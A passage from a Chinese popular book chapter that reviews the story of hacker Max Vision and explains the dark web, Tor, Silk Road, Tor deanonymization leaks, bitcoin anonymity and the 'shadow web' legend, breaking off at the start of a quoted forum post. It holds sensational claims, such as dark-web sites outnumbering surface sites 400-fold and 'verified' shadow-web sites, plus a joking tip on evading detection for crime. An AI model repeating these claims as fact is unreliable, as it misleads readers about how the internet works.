这里说的是小说里头的，真实有待考证，地下网络犯罪之王，马库斯维京。这里开头先以书评的方式慢慢阐述，如果把掘金黑客拍成电影，影迷将会了解更加云谲波诡的地下网络犯罪内幕。而其中大名鼎鼎的“冰人”马克斯维京，至少也将比肩社交网络中Facebook 创始人马克扎克伯格。

同样是少帮主，黑道白道却无法相交。马克扎克伯格最终成功洗白上位，荣登《时代》周刊年度头像。不过，马克斯维京却没有这么好运，尽管他有多次机会，但是命运之踵最终让他走上歧路。

有人的地方，就有江湖。这句话好像说过很多遍了，哎，有兴趣的可以读一读掘金黑客这本书，虽然是小说，感觉有点像儿时翻阅的古龙武侠小说，沾染着西派推理小说味道的叙述，让一个身高 1 米 95、扎着粗长马尾、面色冷峻、性格孤僻、独来独往的黑客形象逐渐丰满、清晰、鲜活。他，就是马克斯维京。当然，他也是冰人、幽灵 23、乐善、数字、阿飞、大侠等等。ID 就是网络江湖的易容术。

他手上的一打马甲，背后是值得夸耀的战绩。入侵、挂马、钓鱼、后门，他无所不用其极，展现了一个控制大师的魔术手。他与克里斯托弗阿拉贡联手经营的卡贩市场是一个赤裸裸的伪造信用卡黑市，然而这个充满了权力诱惑的黑洞，成为了冰人自掘的坟墓。马克斯维京因为自己最后的杰作而锒铛入狱。

天才是礼物，亦是祭品。马克斯维京罄竹难书的累累罪行，并不能淹没他对于计算机与网络异于常人的才华。只是，黑客就像毒品，一旦沾染上就难以自拔。漫天飘散的安全漏洞如绚丽的云朵，吸引着一批又一批的天才闯进魔窟。

他们自以为是勇士、骑士、斗士，但最后却沦为现实中的阶下囚，网络上的孤魂野鬼。在飘摇的命运之侧，是一个个空虚寂寞的心灵。家庭、婚姻、友情，当一次次背叛将他掀翻在地，所有的发泄都转换为键盘的敲击，在一行行代码被破译的同时，他们的快感冲淡了恐惧，他们的成就感取代了罪恶感。

这是一个弱肉强食的世界，但是跟现实世界相比，虚拟世界所提供的平台，剔除了科层制、关系圈的腐朽，让更多初生牛犊有了声名显赫的机会。而这或许是黑客们前赴后继的原因。马克斯维京也不例外。

一个少年极客，无不良嗜好，本来含着光荣与梦想的金钥匙。但是 14 岁的马克思巴特勒偏偏要偷中学的万能钥匙，这与他的父母离异不无关系。家庭缺爱，改变了这个天才的个性。双重性格，成为他的致命武器。

他不断犯禁，不断攻击，不断挑战着传统世界的规范，在蔑视权威中树立尊严。他的行为已经远远超越了传统青春叛逆的范畴。他在 TinyMUD 与女友艾米由爱生恨，甚至产生了同归于尽的想法。

这种疯狂让他付出了铁窗的代价。出狱后，他成为了饕餮程序员，开始接触网络，并有了一份体面地工作，然而他依旧难以割舍黑客情结，最终“幽灵 23”的盗版行径让他被炒鱿鱼。从此，他改名换姓，成了马克斯维京，并与 FBI 接上了天地线，成为了特工克里斯毕森眼中的“均衡器”。

白帽黑客的日子过得不错，马克斯维京也在锐舞派对后开始与基米温特斯拍拖并结婚。可惜，一枚戒指可以圈住他的无名指，却圈不住他肆意奔腾的心。BIND 的安全漏洞再次他走火入魔，一次次如电脑游戏般的达阵得分，让他完成了网络世界的军事征服。

然而，对政府网站和五角大楼的攻击，最终让他被 FBI 三振出局。白帽黑客依旧留恋犯罪，使这位已婚男人再次入狱。在狱中，马克斯维京结识了杰夫诺明顿，失去了枕边的爱人。出狱后，他虽然职场失意，但是情场得意，迅速与酷爱 cosplay 的老乡夏丽蒂梅杰斯搭上了关系。

2003 年，他的主要攻击目标变成了浏览器，曾经的渗透测试似乎已经过时。在诺明顿的牵线搭桥之下，他结识了克里斯阿拉贡，并开始了卡贩天地和幽灵帮的日子，他有了新的名字——“冰人”，目标直指——伪造信用卡……

不过，最终“冰人”落在了“斯普林特老师”手里。在这场 21 世纪的猫鼠博弈中，黑客既是赢家，也是输家。以毒攻毒，成为了网络战争的新特点。从马克思巴特勒的崛起到冰人的衰亡，几乎可以看做黑客世界的编年史。

在这样一个看不见的江湖，无数胸怀个人英雄主义的年轻人，开创了一个走火入魔的新纪元。他们中间，有的被 FBI 招安成功洗底变成白帽黑客，但是像马克斯维京这样搭车的双面人，最终的下场只能是风风光光地衰亡。

某著名的暗网创始人这么说，在我的墙中间，你的上帝可帮不了你—不过请放心，你将会跪下祈祷。

很多人就是看中了暗网的隐形特征，于是开始在暗网上干着各种各样在表层网络和现实生活中干不了的事情，真就应了万维网发明初始宣告的那样“无所不能”。

## 9.2 暗网是什么鬼

事物总有正反面，网络也一样，其中的深网和暗网已经存在多年了，不过在 IoE Internet of Everything 万物互联时代，它可能会扮演更为重要的角色。我们时常会听到有人提起一个不为人知的网络，暗网暗网是个什么鬼，都不太懂的样子。

如果不是发生了一些大事比如新闻或者哪个圈子爆出来的什么内容，可能大多数人一辈子都不会听到暗网这个名词。不过现在这个情况正在慢慢改变，一旦 IoE 的进化得以实现，再加上各类渗透，暗网的融合趋势便不可阻挡，这将会给网络安全造成巨大的挑战。

那些熟悉暗网和其运行规律的人会得到更多的机会来开发表层网络。因为随着互联网的 IoE 化，数十亿设备之间会变的互联互通，甚至设备间会出现一些自主的交流。而我们所说的网络，不过就是建立在互联网上的信息共享平台，未来借助 IoE 我们获取信息的机会会呈几何级增长，这只是一个数学问题罢了。

你以为网络只有一层？其实不然，它一共三层。也有种叫法比作洋葱网络，如果你愿意一层一层拨开网络的芯，你会发现其实它一共有三层。

第一层表层网络，这层网络就是大家平时熟悉和使用的网络，任何搜索引擎都能抓取并轻松访问，没什么好说的，第二层就是表层网之外的所有网络我们都称之为深网，搜索引擎无法对其进行抓取。它并没有完全隐藏起来，只是普通搜索引擎无法发现它的行踪，访问起来并不难。隐藏地下的第三次暗网，其实暗网是深网的一部分，但被人为的隐藏了起来。如果不是技术大牛，你很难打入这个网络之中。它也是网络最臭名昭著的部分，许多你不敢想象的坏事就在这里上演。

表层网就是我们所熟知的可见网络，不过其实它只占到整个网络的 4%到 20%，我们平时访问的就是这类网络。通过链接抓取技术我们就可以轻松访问这些网页。

谷歌、必应和百度等搜索引擎是我们访问这些网站的主力，除此之外我们不需要其它额外的工具或特殊的算法。总而言之，你通过搜索引擎获得的搜索结果都是已经存储在它们数据库中的索引。

深网与表面网是一对共生的兄弟，但它们的性格却恰恰相反，不过它也是整个网络平台的一个有趣的存在。这部分网络也有很多网页，但你需要多走几步才能发现它们的踪迹。

暗网是深网的一个分支，平时这两个名词是可以互换的，不过它们也有差别，对于深网来说，那些可以访问的部分是没有秘密可言的。它只是我们平时所使用的表面网下薄薄的一层。

说完了深网，我们再来说说暗网。它是深网中更加邪恶的部分，不过令人吃惊的是，它的域名数量甚至是表面网的 400 到 500 倍。暗网的内容被人为的隐藏了，它成了互联网最神秘的部分。这层网络有些是合法的，但有些却被政府暗地里用来搞一些间谍活动，还有许多都有着不可告人的秘密。

一般来说暗网都使用特定编码关键词技术，只有通过这一技术你才能摸着它的边缘部分。另外，你无法通过子域名链接到这类网站，任何的搜索算法都对它们束手无策。

比如“HTTP://user.qzone.qq.com/191179394”假设它就是暗网的一部分，这个博客一直在更新，但公众无法看到它；或者它公开发表了一些博客，但你却无法对其进行引用。它一直都存在，但如果你不知道它特殊的 URL，就永远找不到它。

另一种就是通过改变标题来改变网页。根据访问方式的不同，同样的标题下会隐藏着内容完全不同的网页，这样网页就一定程度上隐形了。另外，虚拟网络也是暗网的一种表现形式，因为它同样需要借助特殊的软件进行访问。不过这种行为多数都是合法的，它满足了人们远程对公司网络进行访问的需求。

所谓的暗网，在百度很多种介绍，其实也没那么复杂，地下黑市只是暗网中的内容，目前就暗网新的发展，老百姓也能用的暗网搜索引擎也有了。通过它，你能轻易地访问隐匿在暗网中的大量信息，并且不需要运行类似 Tor 这样的软件即可进行搜索和访问，你所需要的只是网络连接和科学上网法，因为它使用了 Google 的 API。

暗网并非十分庞大，甚至没有想象中那样特别的神秘。事实上，所谓暗网都是公共可见的网站，但却将真实的服务器 IP 隐藏了而已。这意为着，任何人都可以访问暗网，但“暗”就暗在这些网站隐藏极深，难以调查的幕后。

暗网技术构建最初源于美国军事机构，美国海军研究试验所得科学家提出一个构想，在某个系统中，任何使用者在连接互联网时都会实时处于匿名状态，而不会向服务器泄露身份。在在这个系统构想中，保护数据的密码像洋葱一样层层叠叠，于是他们将之称为“洋葱网络”。

## 9.3 连接洋葱网络

藏匿在难以透光黑暗角落，大部分的暗网网站使用匿名的 Tor 技术或使用类似的软件如 I2P 等。这类软将会加密网络流量并随机挑选位于世界各地的计算机传输数据，就像洋葱一样，加密过的数据会在每次传输后“剥开”加密层。从理论上讲，哪怕是数据源到数据目的地都被控制，这种技术完全也可以避免窃听和审查。

一般而言，当你使用 Tor 后，浏览的任何网站都不可能很轻易的看到用户真实的 IP 地址。但当一个网站也同样使用了 Tor 隐藏技术后，只有同样使用 Tor 技术的用户才能够访问。对与使用 Tor 技术的网站和用户，数据都要经过三次随机的跳转才能够“碰面”。

虽说网站的 IP 地址是隐藏的，然而却并不意味着这一切都是绝对的秘密。一些毒品销售网站，例如：丝绸之路、丝绸之路 2.0、Agora 和 Eolution 等网站拥有上千的常客。任何人使用 Tor 并知道网站的地址，通常以.onion 结尾都可以访问这些非法的在线市场。

96%的互联网数据无法通过标准搜索引擎访问，其中的大部分属于无用信息，但那上面有一切东西，儿童贩卖、比特币洗钱、致幻剂、赏金黑客……这段对话出自美剧《纸牌屋》。

在美剧《纸牌屋》第二季中，女记者佐伊被男主角弗兰克谋杀，她的记者男友卢卡斯为了调查已经当上副总统的弗兰克，通过一个名为 Tor 的工具访问“暗网”，寻找黑客帮忙挖掘弗兰克不为人知的秘密，这个过程就是在“暗网”中完成的。Netflix 在拍摄这个桥段时，甚至邀请了网络黑客格雷格·豪斯充当顾问，力求还原真实性。

因此，剧中提及的软件工具 Tor，正是一枚货真价实的钥匙，持有这枚钥匙，就打开了一扇通往“暗网”世界的大门。Tor 或许不是网络匿名访问的唯一手段，但毫无疑问它是目前最流行的。

这个免费、开源的程序可以给网络流量进行三重加密。

并将用户流量在世界各地的电脑终端里跳跃传递，这样就很难去追踪它的来源。大部分的 Tor 用户作为一个匿名浏览网页的工具。

不过实际上它潜力十足：Tor 软件可以在操作系统后台运行，创建一个代理链接将用户连接到 Tor 网络。随着越来越多的软件甚至操作系统都开始允许用户选择通过 Tor 链接发送所有流量，这使得你几乎可以用任何类型的在线服务来掩盖自己的身份。

Tor 是互联网上用于保护您隐私最有力的工具之一，但是时至今日仍有许多人往往认为 Tor 是一个终端加密工具。事实上，Tor 是用来匿名浏览网页和邮件发送的。

Tor 的工作原理得知道，当你通过 Tor 发送邮件时， tor 会使用一种称为“洋葱路由”的加密技术通过网络随机生成的过程传送邮件。这有点像在一叠信中放了一封密信。

网络中的每个节点都会解密消息，打开的最外信封，然后发送内部加密的内容，内密封的信封至其下一个地址。这导致如果单看一个节点是看不了信的全部内容，并且该消息的传送路径难以追踪。

但是，最终的消息已经传送到达。如果它要一个直接连接到 Tor 网络的服务器上“Tor 隐藏服务”，没有任何问题。但是，如果你只是使用 Tor 作为代理来访问你经常上的网络，就有点复杂。因为在某些时候，你的流量需要经过一个 Tor “出口节点”，该节点负责把你的数据包传送到网络上。

流量很容易在这些出口节点被窥探。如果你在使用 Tor 浏览网页，你发送的任何邮件都会很容易在您的出口节点窥探。就这点为不择手段的人提供了机会将出口节点作为间谍活动，盗窃或勒索。

与出口节点保持安全距离的最简单的方法就是不使用它们：坚持使用 Tor 本身的隐匿服务，你可以确保所有的通信都是加密的，无需跨越更多的互联网。

## 9.4 使用洋葱路由

Tor 通常被称为“洋葱路由”，是一款免费的匿名软件。洋葱路由的目标是保护一条信息发送者和接受者的隐私，同时当它在网络中转换时也提供对信息内容的保护。目前来自世界各地的人们使用这款软件可以在上网的时候隐藏自己的真实身份。

随着目前网络犯罪日益增长，而这个时候 Tor 的出现，对不少人来说这的确是个好消息。作为一款简单的浏览器，它通过不同的网络节点为人们提供完整的匿名网络服务。如果想要访问目标网站，中间需要通过复杂的网络节点，而在过程中你一直处于匿名状态。

你是在 Windows 系统下运行 Tor 吗，你在运行 Tor 的时候使用谷歌搜索服务或下载文件吗，使用 Tor 时候应该需要注意一些事情的，在某种程度上来说，它可能并不是你的全部保护伞。

Tor 和其它一些免费软件一样，会出现一些小的 BUG，所以需要定期更新来解决这个问题。另外值得注意的是，Tor 作为一个浏览器，它运行在你的操作系统中。如果操作系统出现问题，那么 Tor 也会跟着出现问题。所以这一点是非常重要的，你需要定期的更新操作系统以及 Tor。

目前 Windows 操作系统已经是世界上最常用的操作系统，对于 Windows10 操作系统来说，现在还是有不少关于隐私以及安全性的争议，而实际上使用 Windows 系统平台运行 Tor 的方法并不是一个很好的做法，Windows 操作系统经常被发现安全漏洞，一旦恶意攻击者获取计算机的管理员权限，那么你的敏感数据都会被窃取，而 Tor 也会失去作用。

目前谷歌上面有不少工具例如 Google analytics，Google Analytics 是著名互联网公司 Google 为网站提供的数据统计服务。可以对目标网站进行访问数据统计和分析，并提供多种参数供网站拥有者使用。而一旦使用这项 Web 服务，那么就会被建立一个有关个人信息的完整资料，同时这项服务涉及大量的个人数据记录例如姓名、地理位置信息等。

如果使用 Tor 来匿名访问网络，然后在这个过程中又使用谷歌，这就好像是在健身房锻炼之后又吃了一个双层双奶酪比萨饼，所以尽量不要谷歌和 Tor 同时使用。你可以尝试使用 DuckDuckGo，目前这个搜索引擎不会记录你的地理位置以及搜索结果信息。

Tor 并没有 BT 种子下载客户端，例如 Tor. BitTorrent 或者其它类似的客户端，同时需要注意的是这些客户端是不存在的。而对于其它一些 BT 种子下载客户端，使用点对点技术下载文件，这个过程中使用 Tor 那么会暴露自己的 IP 地址，那么使用 Tor 也毫无意义了。

另一种方式使 Tor 的更安全的方法是增强终端到终端的加密协议。其中最有用的一般是 HTTPS，允许你在加密模式下浏览网站。Tor 网站默认支持 HTTPS 的功能。在你发送任何敏感信息之前检查一下 HTTPS 按钮是否为绿色。

你也可以使用不会记录活动的网站和服务提高你的安全。例如，虽然某宝通过你平时的搜索活动找出你的“画像”。但是他们不是用于任何恶意目的，仅仅只是作为其业务的一部分。

避免个人信息泄漏的最安全的方式就是在起先时候就避免发送信息。使用 Tor 浏览固然不错，但也要最大程度地避免信息上传。只能尽可能避免聊天、发送邮件和上论坛。

最后，避免浏览需要你登录的网站。通过 Tor 浏览 reddit 就存在这潜在的危险，因为它包括了浏览、发布和评论，让攻击者很容易获取到个人信息。

你也应该注意避免像 Facebook 知道你的身份后把它买给广告商理事之类的事。 Tor 不是魔术，并不能保护你，除非你不在乎你的信息被别人知道。

Tor 是一个免费的软件，主要的功能就是给人们提供网络匿名服务。另外值得注意的是，它仅仅是一个匿名通讯软件，它不能够加密你所以的文件以及所有的网络链接，所以一定得注意些什么，说是这么说，自己该注意防范的要做好，有些事情了解了解就好，不要搞什么违法的。

更为玩世不恭的一种主流观点是，在未来的互联网时代，隐私是一项可以被放弃的权利。没错，用户虽然可以拥有捍卫权，却同样可以不受压力影响的行使放弃权，就像一句网络流行语说的那样，生活就像被强奸，如果无力反抗，不如索性闭上眼睛好好享受。

随着 Tor 可能变得越来越不安全，已经有新的暗网技术正在开发，从情理出发，暗网是互联网普及触底反弹的一种必然选择，也不可能在某一天被真正完全摧毁，它既是对明网缺失部分的填补，同时又是人性阴暗的隐形出口，在承认了理想的局限性之后，我们才有一个健全的心态，去寻找足以解决问题的更高智慧。

## 9.5 谈谈地下黑市

这里说的恐怖地下黑市，虽然内容并不能说完全可信，但是内容我觉得还是有意义的。在那里，有着许多不可想象的黑暗与恐怖，残忍与血腥。在表面上欣欣向荣的互联网自由世界背后，就是一团人性恶爆发后的残骸。

很多人就是看中了暗网的隐形特征，于是开始在暗网上干着各种各样在表层网络和现实生活中干不了的事情，真就应万维网发明初始宣告的那样——无所不能。

现如今的暗网上充斥着各种毒品、军火交易、走私、器官买卖、人口贩卖、杀手、黑客、邪教、恐怖组织、儿童 SE 情、X 变态、金融犯罪、洗黑钱等等，这是一个真正无法无天的世界，你尽情想象。

在我们中国的话，就可以比作是暗网上的 T 宝。而且这个网站还真的就像常规购物网站一样拥有买卖双方评价，售后保障等功能。2013 年这个网站被 FBI 查封，查封过程非常曲折，最后还是网站创办者在表层网络的推特等社交网站上露出马脚，才被逮住的。

唉，NO ZUO NO DIE 啊！不过最近丝绸之路 2.0 又开张了，听说是之前的老用户做的，毕竟有需求就有市场嘛，貌似开了不久又出事，总会来了一波又一波的。

我们都知道，你可以在暗网上买卖毒品和一些其他违法的商品，但是我在这里个人的一些想法声明，我毫不怀疑里面这些东西是骗局，如果你执意要购买，钱财两空了别怨我。

当你通过浏览看到了一些内容，基本上都不属暗网。关于暗网的传言层出不穷，有时候我忍不住想提醒大家，不要被一些所谓的宣传和报道说迷惑之类的，有些其他想简单不简单，想复杂的东西你根本接触不到，所以接着思路看下去，看看里头究竟是有些什么。

暗网更确切的技术名字叫隐藏的服务器，我想这个名字已经很清楚说明了暗网的特征吧。暗黑系淘宝也许让你觉得好玩，但你不能忽略一个事实，暗网有多暗，暗网远早于丝绸之路就已存在，但丝绸之路让暗网得到大众的关注。

丝绸之路的具体的媒体和曝光出来的资料我这里就不详细提了，丝绸之路是第一个获得商业成功且不想躲藏在暗处的“暗网”网站。原因很简单，黑市需要客人。

他们把自己的网站域名列在暗网维基和其他 Tor 的网站名录上，他们并不意图隐藏，他们只想隐藏网站的服务器和所有人信息。

但是还是要提醒各位，Tor“隐藏服务器”的初心便是让所有不知道这些服务的人完全找不到它们。这些服务是绝对不会在 Reddit，营销邮件、论坛或者社交媒体上留下域名地址或者其他信息。

如果你恰好遇上了一个真正的暗网，你绝对不会发现 Tor 的浏览速度有多慢了，上了的人就知道，不会有注册链接，不会有问答。有些人告诉我，通过暗网维基等网站入口找到了一些论坛，但需要邀请码或者推荐人信息才能进入。

不过他们发现这些网站的准入的门槛并不高。但是我想说的是，它们并不真实，它们只是一些分散在各处吸引记者、好奇八卦者和执法机关的幌子，真正的网站谁也不知道到底在哪里。充其量，这些网站是一个试验场，可以供他们挑选出有价值的贡献者。

首先，我们开动脑子来想一想，为什么这些网站要藏在暗处？除了不泄露个人隐私外，让我们的想象力稍微疯狂一点，可能你看到的是残忍的屠杀、虐待色情、袭击计划等等。

我没有任何的欲望去登录浏览任何这方面的网站。我一点点好奇心也没有，并不是因为浏览下载传播这些素材在许多国家都是绝对非法的行为，和法律没有关系。我只想说，看了之后洗眼睛也没有用了，我不想自己噩梦连连。

既然暗网的目的就是不被找到，那么知道这些暗网存在的人绝对不会告诉我。在整个洋葱网络里我大概是匿名度最低的一个人了，如果人想真正的，真正地保守秘密。

那么他们不仅仅会隐藏他们的服务器，隐藏他们的通信轨迹，也会将通信内容进行加密，这样，只有掌握解密方法的特定用户能读懂这些内容。

## 9.6 追踪暗网深处

纵观暗网的发展史，总有人尝试各种方法挖出匿名用户的真实身份。姑且可以把攻击手段分为两类，一类对客户端浏览器的攻击，然后就是网络流量的攻击。Web 浏览器存在的隐患，从泄露出来的 NSA 文档中可以看到，由于 Tor 浏览器是基于 Firefox 开发的，所以，情报机构可以利用 Firefox 中的漏洞进行攻击。

然而，正如 NSA 报告中提到的那样，利用漏洞工具并不能长期的监控暗网居民。漏洞通常只有很短的生命周期，浏览器的版本也一直在升级，所以只有很小的一部分人在使用有漏洞的浏览器，这就导致相关部门只能监控小范围内的用户。

除了这些非官方发布的文档，Tor 社区也发现了针对客户端的有趣的攻击。例如，来自 MIT 的研究人员已经发现了 Flash 会创建一条专用通道连到攻击者的专用服务器，这条通道包含了客户端的真实 IP 地址从而识别出受害者的身份。然而，Tor 浏览器的开发人员通过在浏览器中禁用 Flash 传输通道，已经迅速解决了这个问题。

另一个针对浏览器进行攻击的方法就是使用 WebRTC DLL。和上面提到的 Flash 通道一样，这个动态链接库是用来支持 HTML5 中视频流量传输的，而且它也可以记录受害者的真实 IP。

WebRTC 的请求，使用 STUN 协议，并用文本传输，因此可以绕过 Tor 网络，引发严重后果。但 Tro 浏览器开发人员通过默认禁用 WebRTC 功能，也已经迅速修复了这个小缺陷。

其中对通信通道的攻击和浏览器攻击不同，针对 Tor 客户端和服务器之间的网络流量进行攻击看起来有些牵强。到目前为止，提出来的大多数理论也大都是在实验室环境中实现的。在这些理论研究中，达成的一个基本的共识就是使用 NetFlow 协议来分析网络流量。

基于流量分析识别 Tor 客户端，这种基于流量分析的方案，如果攻击者想要在任意时间段内识别 Tor 用户，那么他需要 Tor 网络中大量的数据采集点。正是由于没有充足的计算资源，独立的研究员很难将上述研究应用到实际环境中去。所以，我们应该换个思路，考虑一些更容易方法，去分析 Tor 用户的活动。

任意的网络用户都可以共享计算机资源来建立一个节点服务器。节点服务器是 Tor 网络中对客户端数据进行转发的一个中间人的角色。由于退出节点需要对流量进行解密操作，所以它们很可能成为信息泄密的来源。

在 Tor 项目的官网上，开发人员对为啥 Tor 浏览器支持 JavaScrIPt 脚本做了解答。从官方给出的这个答案可以看出，我们并不指望开发人员在 Tor 浏览器中禁用 JavaScrIPt 代码。

记得在那时候，一位麻省理工学院的教授发现了一种通过追踪数据包跟踪 Tor 网络地址的方法，利用该方法可以获得部署在 Tor 网络中的服务器的 IP 地址，准确率高达 90%；而如果一个 Tor 回路中使用的是普通的浏览器，这一精度甚至可以提升到 99%以上。

此消息一出，丝绸之路之后暗网上最大的交易市场 Agora 开始不淡定了，迅速而果断地决定将临时关闭网站，之后我相信还会有更多的相关媒体记者和研究人员，想通过其他更加安全隐蔽的方式访问到暗网的深处，或进行调查与研究。

## 9.7 通行证比特币

比特币在暗网上作为通用货币，已经是不争的事实。比特币和暗网的二者结合更是如虎添翼，现在暗网上几乎所有的黑市交易都是使用比特币。暗网上出现了一个叫做“丝绸之路”的黑市网站，贩卖各种毒品、枪支和违禁品，整个网站就是用比特币交易。

比特币从2013年底的大涨大跌以来成为了国内新闻争相报道的头条，不论夹杂着好消息和坏消息，连大妈都在问隔壁电脑公司上班的邻居儿子哪里可以买到这个炒起来比股票黄金还刺激的东西。

早期的丝绸之路的网站被美国多个执法部门配合查缴，在当时互联网安全业内引发了巨大的反应。因为这家网站背后，正是大名鼎鼎的电子虚拟货币“比特币”，此次行动证明，虚拟空间同样不可能游离在法律管辖之外。

没有名字的钞票，比特币，大家都知道，世界上流通的货币，无论是美元还是人民币，都是不记名的，也就是说， 从一张钞票上，你无法知道它曾经流过哪些人的手中。

若是进行银行转账或网上支付，因为须通过银行和各种电子结算网站，这些电子货币就变成了实名的，如果司法机关需要，完全可以从网站的交易记录中，追查到某一笔钱的

它运用世界上各个角落里的千百万台电脑，运行特定的挖矿程序来产生。它的流通，同样经过许许多多台电脑的特定程序验证，最终储存在某个不起眼的硬盘或 者U盘里，整个过程完全匿名。

而它所用的不对称强加密算法，需要花费极其漫长的时间和令人恐怖的计算机资源，在现有技术上破解是几乎不可能完成的任务。

即便它的创造者中本聪 SatoshiNakamoto 没想过利用比特币进行违法活动，可比特币 的上述特点注定要让其成为非法交易与洗钱的的良好载体。不需要银行账号和信用卡等等之类的，还不需要身份证或驾照。

仅仅用一个电子邮件地址和一台能上网的电脑，任何人就都可以使用比特币，向世界某个角落的另一个陌生人收钱或付钱，而警察和相关执法部门没法知道你是谁和你的钱流向了谁的电子钱包。

随着全球各个国家对比特币加强实名监管以及各项立法以后，比特币在全球经济中越来越受重视。现今比特币的新闻里面充斥着挖矿、期货、融资等围绕着比特币价值本身的话题，比特币本身则成为交易所中随波涨跌的虚拟黄金。

比特币有一定的匿名性，但是匿名性较弱，通过协议监听、兑换所实名、伪装节点等手段可以拿到 IP 地址或实名与比特币地址的对应关系，使得比特币网络的匿名性受到威胁。

比特币不应该再发展匿名性，而是应该越来越公开和光明，主动接受各国政府的监管。如果现在还去强调和研发比特币的匿名性，只会让各国政府越来越敌视，被打压以至于转入地下，这是所有比特币从业者和爱好者所不愿意看到的。但是比特币诞生时所挥舞的去中心化和匿名大旗该由谁来继承。

在比特币建立起数字加密货币中的金本位后，竞争币和二代币争相出位，纷纷秀出自己的特色来对整个数字加密货币生态圈添砖加瓦。二代币除了具有比特币本身的支付功能外，更多的是去中心化的扩展开发。

将数字加密货币的应用方向引导向支付以外的范围。在二代币的应用环境中，几乎所有的应用功能都在本地的钱包里完成。

比特币时代需要将各个币种预存到一个中心化交易所网站，根据交易行情涨跌来买入或卖出，最终还需要一个提现的操作。整个流程中各种货币都存放在交易所网站。

于是用户对交易所的信任就变成对交易所管理层的道德拷问，很不乐观的是Mt.Gox事件为中心化交易所这个方式抹了大大的一笔黑。而二代币则可以在钱包里直接获得区块链上的行情数据，实时的进行本币种与其他币种的兑换，避免中心化交易所的不安定因素。

二代币的出现并不是要取代比特币，而是对虚拟货币经济圈的补充，打个比方，比特币是黄金，我们去超市买个日用品是没法揣个金元宝去买的，只能通过付钞票或者是刷卡，二代币就是将比特币这个黄金活用起来的方法与渠道。

特意将强匿名作为开发重点，将用户隐私保护放在第一位。暗网币DarkNetCoin则是暗网空间中流通的虚拟货币，暗网空间采用了多种新技术来提高匿名性，其中有Tor匿名网络，Tor是美国军方早期开发的军事级别的加密通讯网络，现在已转为民用技术。钱包接入Tor网络以后可以隐匿自己的真实IP，以防被恶意人群分析真实IP与钱包地址之间的关系。

运用隐身地址，与公开的地址不同，在每次交易的时候生成一次性地址，所以无法在公开的区块链浏览器中找到真实地址，从而使分析追踪交易链来追溯资金来龙去脉变成一件不可能的任务。

还有远程交易释放技术，这是暗网币独创的匿名技术，类似于TOR，但是进行协议内加密，把本地的新交易层层加密，每经过一个节点解密一层，传输到远程节点释放，每个节点只知道前后节点IP，不知道数据内容，让节点监听和多节点大数据分析无计可施。

其中最核心最快实现研发的技术也会不断的运用在实际交易和操作中，暗网空间将成为有史以来“最”匿名、“最”隐私的应用平台。对于保护隐私的人们来说，这是继比特币之后的“最”好选择。

## 9.8 暗网恐怖之处

你所认知的世界，只是冰山一角，深沉黑暗，见不得光，越往后越高能，心理承受能力弱的千万不要往下观看，因为以下文字可能会给你人生中带来很久很久的心理阴影。也许有一些人看完觉得没什么，但我是个非常在意别人感受的绅士，毕竟我是会考虑到不一定所有人看了都觉得舒服。

想象力比较丰富，别因为看了这篇日志影响到什么。至于胆大的，你斟酌而行吧，好奇的话，看到不舒服的地方就可以结束本书了，等啥时候有心情，留一份好奇心。

人知道的多点总比知道的少要好，但这种事我现在还真不确定知道多到底对于你们来说好还是不好了。而大家看过之后对于你们是否有意义，请看前面的提示。如果有兴趣的话，看完本书的各位也可以去查查这方面的资料，但记住，千万不要过于深入的去了解，好奇心真的会害死猫。

现在互联网离不开我们的生活，无论你是做什么的，上网已经是我们生活中的一部分。实就是我们日常接触的网络，只占所有网络一成多，前面也详细的阐述了几层的网络，表网络中的一些网站如草榴啊，这哪是我们感兴趣深处的东西，一些烂糟的所谓恐怖血腥的网站，我们平时也就只能在这混了。

看到这里可能都知道，暗网里面充斥着毒品犯罪和大量的违法的物品，是普通人通过搜索引擎无法进入的禁区。

进去的方式很复杂。匿名的软件之类的对于现在研究人员来说已经不是非常的安全了，就像说互联网本来就是安全的，但是有了研究安全的人，就不安全了。

如果用大海来比喻表网，暗网，影子网。表网是我们畅泳的海平面，暗网是要用专业潜水器材或潜水艇才可到达的。影子网和马里亚纳海沟网络，就是海洋里连阳光都照不到、潜水艇也去不到的海底深处，那里只有绝对的黑暗和畸形的生物，充满各种未知的危险和令人战栗的秘密。

表网之类的其实没有什么可说的，大部分人都非常了解，只不过是说换成了一个专业性点的名词了，要说暗网已经很变态了，甚至全球有那么一部分人，都靠暗网躲避国家调查，交易武器军火等等。此外，在暗网上可以轻易买到儿童色情制品和各式各样的毒品，你想要得到的，暗网里基本都能满足你。

不知道大家在网上看过国外真实杀人各种变态的视频，有些还给你直播出来，其实大多也都是从暗网上浮出表网的。丝绸之路也说到过，毫无疑问的事这个平台的操作者即使换人了之类的，运营模式和物品总会以另一种方式重头再来，这些积累下来的东西，不是说查封了就消失不见了。

丝绸之路，这个曾经浪漫而美丽的名字，自此却变成了一个藏垢纳污的蜘蛛网的代称，让多少罪恶滋生发展，向社会的每一个角落蔓延。早在丝绸之路刚建立不久，就已经被 FBI 给盯上了。

看到这真是喜闻见乐了，骚年，人吧对自己一定不能太过自信，做这种事一定要做好代码审计和身份隐匿，没能力或者投入不够大的，不要想着做违法的事情，这个盘子还是有点大的，还要防止会员泄露信息。

从丝绸之路这个案子，包括新闻媒体工作者的多次编辑，可能早已变味，或许已经不再是原文，但是他们无一不传递着社会正能量，再狡猾的犯罪分子也终有落网的那一天，无论该犯罪是在街上还是在网络空间里，哪怕拥有再高超的技术，也逃不脱法律的制裁。难道，事实真的是这样吗？呵呵。

但我下面要说的，跟暗网有很大区别，记住我的话，绝对别去试图挖掘它，里面全是暴力到极致的空间，人性最深处的邪恶，满足好奇心的，看到这就行了，以下内容非常变态，而且里头的网站证实过是真的存在。

影子网 shadow Web，或许不同的圈子有很多种不一样的叫法，但是我想这并不影响我们来了解它，我们普通人也许一辈子也没法接触到，这是一个极度变态的圈子，这些变态都比较有钱，性格扭曲的富二代，成功人士较多。

在科学层面上，影子网络的网络结构上和暗网一模一样，也算是暗网的一种。但在字面意思上，影子网是指那些比暗网还深入、更病态的网站，里头变态的内容即使是毒品头子或恋童魔看了也会捏一把冷汗！

## 9.9 一个危险警告

一个危险的警告，原文内容 2014 年，一名叫 keniluck 的网民发布了，一个给那些试图进入影子网络的警告的帖子，内容是讲述他在一次偶尔的机会下，进入了一个叫「影子网络」的世界，之后发生了一连串可怕的事情...

其实我们是不是真的熟悉我们每天接触的网络世界？
在两星期前，我一定会笃定地答你
「是」
因为我以前一直认为自己是个「网络老手」。
毕竟，我在 Fortune City 和 IRC channels 97 年刚刚成立时
便已经是它们的资深会员。之后由 2008 年开始
我几乎每天
